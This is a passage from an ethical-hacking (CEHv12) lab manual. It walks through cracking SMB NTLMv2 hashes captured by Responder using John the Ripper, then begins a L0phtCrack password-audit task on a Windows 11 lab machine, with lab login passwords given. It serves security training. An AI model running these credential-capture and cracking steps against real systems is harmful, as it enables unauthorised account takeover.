


- ## 15. Close all the open windows

16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**)

17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type `sudo snap install john-the-ripper`, and press **Enter**.


18. In the **password for ubuntu** field, type **tear** and press **Enter** to install the John the Ripper tool.



19. After completing the installation of John the Ripper, type **`sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]`** and press **Enter**.

Note: Here, the log file name is **SMB-NTLMv2-SSP-10.10.1.11.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




21. This concludes the demonstration of performing an active online attack to crack a password using Responder.

22. Close all open windows and document all the acquired information.

23. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon , and click **Sign out**. You will be signed out from Jason's account

Note: If a **Network Error** window appears, close it.



Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this task, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.


Here, we will audit system passwords using L0phtCrack.

1. In this **Windows 11** machine, click **Ctrl+Alt+Del** and select **Admin** account and type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

